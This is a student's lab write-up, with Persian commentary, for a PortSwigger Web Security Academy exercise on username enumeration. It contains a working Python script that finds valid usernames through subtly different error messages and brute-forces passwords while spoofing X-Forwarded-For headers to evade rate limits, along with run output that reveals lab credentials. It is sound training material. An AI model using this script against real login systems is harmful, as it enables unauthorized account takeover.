

```

1 import requests
2 from random import randint
3
4 from bs4 import BeautifulSoup
5
6 # Set the URL and necessary headers
7 url = 'https://0acf008c046d05f88001128b00810010.web-security-academy.net/login'
8 headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)'}
9 cookies = {'session': 'P30aEztLc6sUtvR4LM0LcgMAJJh0ncVc'}
10
11
12 # Generate different IP addresses to simulate different users
13 def random_ip_generator():
14     return "{}.{}.{}.{}".format(randint(0, 255), randint(0, 255), randint(0, 255), randint(0, 255))
15
16
17 with open("usernames.txt", "r") as f:
18     usernames = f.read().splitlines()
19
20 #
21 found_username = None
22 for username in usernames:
23     ip = random_ip_generator()
24     data = {'username': f'{username}', 'password': 'nothing'}
25
26     # Set up the headers with the modified "X-Forwarded-for" header
27     headers = {

```

در ابتدا url و session خود را در کد قرار می دهیم.

سپس username candidates را در فایل متنی ریخته و با پیمایش مقادیر آن، response ها را بررسی می کنیم. اگر response دارای نقطه در انتهای جمله نباشد، به این معنی است که username صحیح است. (رفتار متمایز با سایر username ها)

```


27     'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)',
28     'X-Forwarded-For': ip
29 }
30
31 # Submit the login request with the given password and IP
32 response = requests.post(url, headers=headers, cookies=cookies, data=data)
33 html = BeautifulSoup(response.text, "html.parser")
34 message = html.select(".is-warning")
35 if "Invalid username or password." in message[0]:
36     print(f"Username: {username} doesn't exists!")
37 else:
38     print(f'username: {username} found!')
39     found_username = username
40     break
41
42 with open("passwords.txt", "r") as f:
43     passwords = f.read().splitlines()
44
45 found_password = None
46 for password in passwords:
47     ip = random_ip_generator()
48     data = {'username': f'{found_username}', 'password': password}
49
50     # Set up the headers with the modified "X-Forwarded-for" header
51     headers = {
52         'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)',

```

در ادامه نیز پسوندهای مختلف را تست می کنیم و در صورتی که response دارای بخش invalid username or password نباشد، نتیجه می گیریم پسورد درست است.

```
53     'X-Forwarded-For': ip
54 }
55
56 # Submit the login request with the given password and IP
57 response = requests.post(url, headers=headers, cookies=cookies, data=data)
58 html = BeautifulSoup(response.text, "html.parser")
59 message = html.select(".is-warning")
60 if len(message) > 0:
61     print(f"password: {password} for username: {found_username} was incorrect!")
62 else:
63     print(f'password successfully found with username: {found_username} and password: {password}')
64     found_password = password
65     break
66
```

در واقع اینکار را با استخراج کلاس is_warning از کد html انجام می دهیم
نتایج نیز به شرح زیر می باشند:



```
sf45SD4FSE6486S504Fe0S56E47F89S5D4SF6Sd6SF4E8564fse84f65sd4fe5
nothinsdfsg325146549879+651as1df*--*/sdfndfwgismorethan@#$W$R
#WDESWFS#$$@E621626262DFDSFDcsefaatexTERER#$$@Sdt65haty

for username in usernames
username: ftp doesn't exists!
username: pi doesn't exists!
username: puppet doesn't exists!
username: ansible doesn't exists!
username: ec2-user doesn't exists!
username: vagrant doesn't exists!
username: azureuser doesn't exists!
username: academico doesn't exists!
username: acceso doesn't exists!
username: access doesn't exists!
username: accounting doesn't exists!
username: accounts doesn't exists!
username: acid doesn't exists!
username: activestat doesn't exists!
username: ad found!
password: 123456 for username: ad was incorrect!
password: password for username: ad was incorrect!
password: 12345678 for username: ad was incorrect!
password: qwerty for username: ad was incorrect!
password: 123456789 for username: ad was incorrect!
password: 12345 for username: ad was incorrect!
password: 1234 for username: ad was incorrect!
```

The screenshot shows a VS Code editor window titled 'Fundamentals of Secure Computing - question1part2.py'. The editor has two tabs: 'question1part1.py' and 'question1part2.py'. The 'question1part2.py' tab is active, showing a Python script with a list of passwords and a loop that checks each password for the username 'ad'. The script is as follows:

```
sf45SD4FSE6486S5D4FeDS56E47F89S5D4SF6Sd6SF4E8564fse84f65sd4fe5
nothinsdfsg325146549879+651as1df*--*/sdfhdfwgismorethan@#W$R
#WDESWF$#@E621626262DFDSFDSFDCsefaatexTERER#$$@S0tto5haty

for username in usernames:
    password: george for username: ad was incorrect!
    password: computer for username: ad was incorrect!
    password: michelle for username: ad was incorrect!
    password: jessica for username: ad was incorrect!
    password: pepper for username: ad was incorrect!
    password: 1111 for username: ad was incorrect!
    password: zxcvbn for username: ad was incorrect!
    password: 555555 for username: ad was incorrect!
    password: 11111111 for username: ad was incorrect!
    password: 131313 for username: ad was incorrect!
    password: freedom for username: ad was incorrect!
    password: 777777 for username: ad was incorrect!
    password: pass for username: ad was incorrect!
    password: maggie for username: ad was incorrect!
    password: 159753 for username: ad was incorrect!
    password: aaaaaa for username: ad was incorrect!
    password: ginger for username: ad was incorrect!
    password successfully found with username: ad and password: princess

Process finished with exit code 0
```

The output of the script is displayed in the Run console, showing the same list of passwords and the successful finding of the password 'princess' for the username 'ad'.

The screenshot shows a web browser window with two tabs: 'Username enumeration via subtly different responses' and 'Username enumeration via resp:'. The active tab is 'Username enumeration via subtly different responses', which is a lab page on the WebSecurity Academy website. The page title is 'Username enumeration via subtly different responses' and it has a 'LAB Solved' badge. The page content includes a congratulatory message: 'Congratulations, you solved the lab!' and a 'Share your skills!' button. Below this, there is a 'My Account' section with the following information:

- Your username is: ad
- Your email is: ad@ad.net

There is an input field for the email address and an 'Update email' button. The page also has a 'Back to lab description >>' link and a 'Continue learning >>' link. The bottom of the page shows a Windows taskbar with various application icons and the system clock showing 4:08 PM on 4/7/2023.